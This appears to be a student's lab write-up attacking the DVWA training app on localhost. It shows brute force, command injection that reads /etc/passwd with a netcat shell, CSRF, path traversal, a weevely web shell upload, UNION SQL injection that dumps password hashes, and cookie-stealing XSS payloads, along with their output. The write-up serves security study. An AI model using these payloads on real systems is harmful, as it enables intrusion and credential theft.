NAME: ABINESHKUMAR MUTHUSAMY

ASSIGNMENT – 3


DVWA – DAMN VULNERABLE WEB APPLICATION

DVWA:

DVWA was created for the beginners who really want to try some exploits and become an expert. This operates on Localhost and needs some configuration to set-up. It's IP is simply the localhost IP which is 127.0.0.1. In this assignment we've performed some exploits and have documented it.

BRUTE FORCE:

Using Burpsuite, I've used brute forced several passwords and found the password and username successfully. Here the successful password can be easily determined by the length as it's unique from other passwords.


Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
4 × 5 × +
Positions Payloads Resource pool Settings
Start attack

Payload sets

You can define one or more payload sets. The number of payload sets depends on t

Payload set: 1 Payload count: 10

Payload type: Simple list Request count: 10

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payload

Paste
Load ...
Remove
Clear
Deduplicate

456
789
password
Password159
hello would
nooooo

Add
Enter a new item
Add from list ... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it i

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

2. Intruder attack of http://127.0.0.1:42001 - Temporary attack - Not saved to project file


Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		200	☐	☐	4522	
1	hello	200	☐	☐	4522	
2	hii	200	☐	☐	4522	
3	123	200	☐	☐	4522	
4	456	200	☐	☐	4522	
5	789	200	☐	☐	4522	
6	password	200	☐	☐	4560	
7	Password159	200	☐	☐	4522	
8	hello would	200	☐	☐	4522	
9	nooooo	200	☐	☐	4522	
10		200	☐	☐	4522	

```
GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 127.0.0.1:42001
sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
```

COMMAND INJECTION:

In Command Injection vulnerability, I've tried many exploits and have attached some screen snippets here. First I've tried ls command in the blank space to get the list of directories.



Vulnerability: Command Injection

Ping a device


Enter an IP address:

```
help
index.php
source
```

More Information


- https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

Here, I've used nc (netcat) on my terminal and connected to the localhost by injecting the command on the blank space to take full control.



```
┌──(kali㉿kali)-[~]
└─$ nc -l -vv -p 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 59588
ls
help
index.php
source
pwd
/var/www/html/dvwa/vulnerabilities/exec
```

Here, I've used /etc/passwd to display the root files.



Vulnerability: Command Injection


Ping a device

Enter an IP address: 127.0.0.1 && cat /etc/passwd

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.026 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.074 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.045 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.026/0.050/0.074/0.017 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

CSRF:

Here, we can change the password by simply changing the URL by adding “?password_new=xxxx&&password_conf+xxxx&&change=change”.



Vulnerability: Cross Site R
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Damn Vulnerable Web Application (DVWA)Test Credentials — Mozilla Firefox
WA
Login

127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=1234&password_conf=1234&Change=Change#

127.0.0.1/dvwa/vulnerabilities/csrf/test_credentials.php

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username: admin

Password: ••••••••


ss Site Request Forgery (CSRF)

sword:

to setting the SameSite cookie flag to Lax, and in doing so are killing off
ey have completed their mission, this lab will not work as originally

FILE INCLUSION:

Here we can include file by adding /filename at the end and afterwards we can check it by accessing to the root file.




127.0.0.1/dvwa/vulnerabilities/fi/?page=../../../../../../etc/passwd

```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var
/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:102::/nonexistent:
/usr/sbin/nologin tss:x:101:104:TPM software stack,,,:/var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin avahi:x:107:108:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:108:29:Speech Dispatcher,,,:/run/speech-
dispatcher:/bin/false pulse:x:109:110:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin lightdm:x:110:112:Light Display Manager:/var/lib/lightdm:/bin/false saned:x:111:114::/var/lib/saned:/usr/sbin/nologin polkitd:x:991:991:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:112:115:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:113:116:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openvpn:x:114:117:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin nm-
openconnect:x:115:118:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin _galera:x:116:65534::/nonexistent:/usr/sbin/nologin mysql:x:117:120:MariaDB Server,,,:/nonexistent:/bin/false stunnel4:x:990:990:stunnel service
system account:/var/run/stunnel4:/usr/sbin/nologin _rpc:x:118:65534::/run/rpcbind:/usr/sbin/nologin geoclue:x:119:122::/var/lib/geoclue:/usr/sbin/nologin Debian-snmp:x:120:123::/var/lib/snmp:/bin/false sslh:x:121:124::/nonexistent:/usr/sbin/nologin
ntpsec:x:122:127::/nonexistent:/usr/sbin/nologin redsocks:x:123:128::/var/run/redsocks:/usr/sbin/nologin rwhod:x:124:65534::/var/spool/rwho:/usr/sbin/nologin _gophish:x:125:130::/var/lib/gophish:/usr/sbin/nologin iodine:x:126:65534::/run/iodine:/usr/sbin
/nologin miredo:x:127:65534::/var/run/miredo:/usr/sbin/nologin statd:x:128:65534::/var/lib/nfs:/usr/sbin/nologin redis:x:129:131::/var/lib/redis:/usr/sbin/nologin postgres:x:130:132:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mosquitto:x:131:133::/var/lib/mosquitto:/usr/sbin/nologin inetsim:x:132:134::/var/lib/inetsim:/usr/sbin/nologin _gvm:x:133:136::/var/lib/openvas:/usr/sbin/nologin kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh ak:x:1001:1001:Abikamal,,,:/home/ak:/bin/bash
```

FILE UPLOAD:

In low level vulnerability you can simply upload a file by uploading it whereas in a medium level you got to change the file type as image/jpeg using burp intercept as it can only allow jpeg file.



127.0.0.1/dvwa/vulnerabilities/upload/#

Vulnerability: File Upload

The PHP module **GD is not installed**.

Choose an image to upload:


Browse... No file selected.

Upload

```
../../hackable/uploads/ak.php succesfully uploaded!
```

More Information


- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/



```
┌──(kali㉿kali)-[~/Downloads]
└─$ weevely generate 12345 ak.php
Generated 'ak.php' with password '12345' of 764 byte size.

┌──(kali㉿kali)-[~/Downloads]
└─$ weevely http://127.0.0.1/dvwa/hackable/uploads/ak.php 12345

[+] weevely 4.0.1

[+] Target:     127.0.0.1
[+] Session:    /home/kali/.weevely/sessions/127.0.0.1/ak_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
```

SQL INJECTION:

Using SQL injection we first have to find whether it's vulnerable to SQL using the basic commands like '1 or 1=1# and if it's vulnerable we got to provide some advanced SQL code to retrieve information from the database.



127.0.0.1/dvwa/vulnerabilities/sqli/?id=1'+union+select+user%2Cpassword+from+users%23&Submit=Submit#


Vulnerability: SQL Injection

User ID: ,password from users# Submit

```
ID: 1' union select user,password from users#
First name: admin
Surname: admin

ID: 1' union select user,password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

XSS DOM:

Here, we've to change the script on the URL to show the sensitive information.



Vulnerability: DOM Based


```
127.0.0.1/dvwa/vulnerabilities/xss_d/?default=English<script>alert(document.cookie)</script>
```

127.0.0.1

```
PHPSESSID=8j268ga0sk9ispar8uo5ilqd9q; security=low
```

XSS REFLECTED:

Here we've to insert the script in the blank space provided to retrieve sensitive information.



Vulnerability: Reflected C


```
127.0.0.1/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#
```

127.0.0.1

```
PHPSESSID=1tkkq51r2h69l49k78blrgr96n; security=low
```

XSS STORED:

Here, we are inserting the script on the message option provided to retrieve the sensitive information.



Vulnerability: Stored Cross Site Scripting (XSS)

127.0.0.1

PHPSESSID=1tkkq51r2h69l49k78blrgr96n; security=low

□ Don't allow 127.0.0.1 to prompt you again

OK

Name: test
Message: This is a test comment.

